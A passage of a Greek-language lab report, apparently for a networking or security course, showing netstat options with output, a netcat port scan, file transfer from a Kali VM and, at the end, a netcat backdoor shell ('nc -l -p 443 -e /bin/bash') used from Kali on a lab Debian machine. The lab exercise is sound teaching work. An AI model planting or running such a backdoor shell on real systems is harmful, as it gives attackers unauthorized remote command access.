  Εμφανίζονται οι συνδέσεις για το UDP πρωτόκολλο.
- netstat -l

  Εμφανίζονται μόνο οι συνδέσεις που βρίσκονται σε κατάσταση listening.
- netstat -lt

  Εμφανίζονται μόνο οι συνδέσεις που βρίσκονται σε κατάσταση listening για το πρωτόκολλο TCP.
- netstat -lu

  Εμφανίζονται μόνο οι συνδέσεις που βρίσκονται σε κατάσταση listening για το πρωτόκολλο UDP.
- netstat -s

  Εμφανίζονται λεπτομερώς οι συνδέσεις για τα πρωτόκολλα όπως Ip, Icmp, IcmpMsg, Tcp, Udp, UdpLite, TcpExt και IpExt.
- netstat -st

  Εμφανίζονται λεπτομερώς οι συνδέσεις μόνο για τα πρωτόκολλα όπως IcmpMsg, Tcp, TcpExt και IpExt.
- netstat -su

  Εμφανίζονται λεπτομερώς οι συνδέσεις μόνο για τα πρωτόκολλα όπως IcmpMsg, Udp, UdpLite και IpExt.
- netstat -tp

  Εμφανίζονται μόνο οι ενεργές συνδέσεις του TCP πρωτοκόλλου.

- netstat -ac 5 | grep tcp

  Εμφανίζονται οι συνδέσεις πρωτοκόλλου TCP που γίνονται συνεχώς listening μέσω της route cache γι’ αυτό και εμφανίζονται πρωτόκολλα όπως ssh, smtp, submission και http.
- netstat -r

  Εμφανίζεται το ip routing table του πυρήνα.

```
root@debian:/etc/fail2ban# netstat -r
Kernel IP routing table
Destination     Gateway         Genmask         Flags   MSS Window  irtt Iface
default         192.168.1.1     0.0.0.0         UG        0 0          0 enp0s3
link-local      0.0.0.0         255.255.0.0     U         0 0          0 enp0s3
192.168.1.0     0.0.0.0         255.255.255.0   U         0 0          0 enp0s3
root@debian:/etc/fail2ban#
```

- netstat -c

  Εμφανίζονται όλες οι listening συνδέσεις και ενημερώνεται συνεχώς η έξοδος.
- netstat -ap | grep http

  Εμφανίζονται οι listening συνδέσεις http πρωτοκόλλου (όπως το apache2)

```
root@debian:/etc/fail2ban# netstat -ap | grep http
tcp6       0      0 [::]:http               [::]:*                  LISTEN      498/apache2
root@debian:/etc/fail2ban#
```

2. Για στατιστικά χρήσης υπηρεσιών ssh και https η εντολή είναι:

netstat -ap | grep -e ‘.*https’ -e ‘.*sshd’

```
root@debian:/home/george# netstat -ap | grep -e '.*https' -e '.*sshd'
tcp        0      0 0.0.0.0:ssh             0.0.0.0:*               LISTEN      496/sshd
tcp        0      0 192.168.1.119:58548     fra16s25-in-f3.1e:https ESTABLISHED 1983/x-www-browser
tcp        0      0 192.168.1.119:43332     fra15s18-in-f98.1:https ESTABLISHED 1983/x-www-browser
tcp        0      0 192.168.1.119:42508     62.75.23.143:https      ESTABLISHED 1983/x-www-browser
tcp        0      0 192.168.1.119:38114     fra15s16-in-f10.1:https ESTABLISHED 1983/x-www-browser
tcp        0      0 192.168.1.119:57438     62.75.10.14:https       ESTABLISHED 1983/x-www-browser
tcp        0      0 192.168.1.119:34640     fra16s14-in-f1.1e:https ESTABLISHED 1983/x-www-browser
tcp        0      0 192.168.1.119:48242     fra15s29-in-f4.1e:https ESTABLISHED 1983/x-www-browser
tcp        0      0 192.168.1.119:59116     fra16s24-in-f2.1e:https ESTABLISHED 1983/x-www-browser
tcp        0      0 192.168.1.119:35022     fra15s18-in-f22.1:https ESTABLISHED 1983/x-www-browser
tcp        0      0 192.168.1.119:47134     server-52-85-158-:https TIME_WAIT   -
tcp        0      0 192.168.1.119:58710     fra24s02-in-f14.1:https ESTABLISHED 1983/x-www-browser
tcp        0      0 192.168.1.119:57436     62.75.10.14:https       ESTABLISHED 1983/x-www-browser
tcp        0      0 192.168.1.119:52646     62.75.54.14:https       ESTABLISHED 1983/x-www-browser
tcp        0      0 192.168.1.119:57838     ams15s21-in-f131.:https ESTABLISHED 1983/x-www-browser
tcp        0      0 192.168.1.119:42506     62.75.23.143:https      ESTABLISHED 1983/x-www-browser
tcp        0      0 192.168.1.119:52848     fra15s16-in-f6.1e:https ESTABLISHED 1983/x-www-browser
tcp        0      0 192.168.1.119:49884     zrh04s05-in-f99.1:https ESTABLISHED 1983/x-www-browser
tcp        0      0 192.168.1.119:36282     fra15s24-in-f234.:https ESTABLISHED 1983/x-www-browser
tcp        0      0 192.168.1.119:57342     server-52-85-158-:https ESTABLISHED 1983/x-www-browser
tcp        0      0 192.168.1.119:57106     ec2-100-20-6-188.:https ESTABLISHED 1983/x-www-browser
tcp        0      0 192.168.1.119:52644     62.75.54.14:https       ESTABLISHED 1983/x-www-browser
tcp        0      0 192.168.1.119:36248     fra16s12-in-f193.:https ESTABLISHED 1983/x-www-browser
tcp6       0      0 [::]:ssh                [::]:*                  LISTEN      496/sshd
unix  3      [ ]         STREAM     CONNECTED     16198    496/sshd
root@debian:/home/george#
```

3. Με την εντολή: netstat -tap | grep LISTEN εμφανίζονται οι Tcp συνδέσεις που βρίσκονται σε κατάσταση listening και με την εντολή: netstat -tap | grep ESTABLISHED εμφανίζονται οι Tcp συνδέσεις που είναι established δηλαδή έχει σταλεί acknowledgment.

```
root@debian:/home/george# netstat -tap | grep LISTEN
tcp        0      0 0.0.0.0:ssh             0.0.0.0:*               LISTEN      496/sshd
tcp        0      0 localhost:smtp          0.0.0.0:*               LISTEN      1336/sendmail: MTA:
tcp        0      0 localhost:submission    0.0.0.0:*               LISTEN      1336/sendmail: MTA:
tcp6       0      0 [::]:http               [::]:*                  LISTEN      498/apache2
tcp6       0      0 [::]:ssh                [::]:*                  LISTEN      496/sshd
root@debian:/home/george#
root@debian:/home/george# netstat -tap | grep ESTABLISHED
tcp        0      0 192.168.1.119:57282     server-52-85-158-:https ESTABLISHED 1983/x-www-browser
tcp        0      0 192.168.1.119:57276     server-52-85-158-:https ESTABLISHED 1983/x-www-browser
tcp        0      0 192.168.1.119:57284     server-52-85-158-:https ESTABLISHED 1983/x-www-browser
tcp        0      0 192.168.1.119:52392     server-52-85-158-:https ESTABLISHED 1983/x-www-browser
tcp        0      0 192.168.1.119:52384     server-52-85-158-:https ESTABLISHED 1983/x-www-browser
tcp        0      0 192.168.1.119:57278     server-52-85-158-:https ESTABLISHED 1983/x-www-browser
tcp        0      0 192.168.1.119:57280     server-52-85-158-:https ESTABLISHED 1983/x-www-browser
tcp        0      0 192.168.1.119:52394     server-52-85-158-:https ESTABLISHED 1983/x-www-browser
tcp        0      0 192.168.1.119:52390     server-52-85-158-:https ESTABLISHED 1983/x-www-browser
tcp        0      0 192.168.1.119:57286     server-52-85-158-:https ESTABLISHED 1983/x-www-browser
tcp        0      0 192.168.1.119:52386     server-52-85-158-:https ESTABLISHED 1983/x-www-browser
tcp        0      0 192.168.1.119:52388     server-52-85-158-:https ESTABLISHED 1983/x-www-browser
tcp        0      0 192.168.1.119:51972     ec2-34-209-161-31:https ESTABLISHED 1983/x-www-browser
root@debian:/home/george#
```

5) Διαχείριση συνδέσεων και αποστολή UDP/TCP segments με την εντολή netcat.

1. Port scanning (ports 1-1000): nc -v -n -z -w1 192.168.1.119 1-1000

```
root@debian:/home/george# nc -v -n -z -w1 192.168.1.119 1-1000
(UNKNOWN) [192.168.1.119] 80 (http) open
(UNKNOWN) [192.168.1.119] 22 (ssh) open
root@debian:/home/george#
root@debian:/home/george#
```


2.

Με την εντολή: netcat -l -p 4444 (κάνουμε listen στο port 4444)

```
root@debian:/home/george# netcat -l -p 4444
#!/usr/bin/env python

###  port_scan.py
###  Avi Kak  (kak@purdue.edu)
###  March 11, 2016

##  Usage example:
##
##          port_scan.py  moonshine.ecn.purdue.edu   1  1024
##  or
##
##          port_scan.py  128.46.144.123   1   1024

##  This script determines if a port is open simply by the act of trying
##  to create a socket for talking to the remote host through that port.

##  Assuming that a firewall is not blocking a port, a port is open if
##  and only if a server application is listening on it.  Otherwise the
##  port is closed.

##  Note that the speed of a port scan may depend critically on the timeout
##  parameter specified for the socket.  Ordinarily, a target machine
##  should immediately send back a RST packet for every closed port.  But,
##  as explained in Lecture 18, a firewall rule may prevent that from
##  happening.  Additionally, some older TCP implementations may not send
##  back anything for a closed port.  So if you do not set timeout for a
##  socket, the socket constructor will use some default value for the
##  timeout and that may cause the port scan to take what looks like an
##  eternity.

##  Also note that if you set the socket timeout to too small a value for a
##  congested network, all the ports may appear to be closed while that is
##  really not the case.  I usually set it to 0.1 seconds for instructional
##  purposes.

##  Note again that a port is considered to be closed if there is no
##  server application monitoring that port.  Most of the common servers
##  monitor ports that are below 1024.  So, if you are port scanning for
##  just fun (and not for profit), limiting your scans to ports below
##  1024 will provide you with quicker returns.

import sys, socket
import re
import os.path

if len(sys.argv) != 4:
```

Και στη συνέχεια για αποστολή από το kali VM το αρχείο port_scan.py που βρίσκεται στο Desktop με την εντολή: netcat 192.168.1.119 4444 < port_scan.py

Και εμφανίζεται το python αρχείο στο debian




3.

Ανοίγουμε ένα backdoor shell στο debian με την εντολή: nc -l -p 443 -e /bin/bash

και κάνουμε listen στο port 443.

Στη συνέχεια από το kali VM εκτελούμε την εντολή: nc 192.168.1.119 443 για να συνδεθούμε στη συγκεκριμένη IP και στο port που γίνεται listen και εκτελούμε κάποιες εντολές όπως ls, whoami και who στο shell που έχουμε ανοίξει και τέλος βγαίνουμε με την εντολή exit.



Μπορούμε να δούμε ποια πόρτα είναι ανοιχτή με την εντολή:
tcpdump -vvv -nn host 192.168.1.119

Τα αποτελέσματα της εντολής φαίνονται στην παρακάτω εικόνα, τα οποία προκύπτουν όταν συνδέεται ο επιτιθέμενος στο port 443 και αρχίζει να εκτελεί εντολές.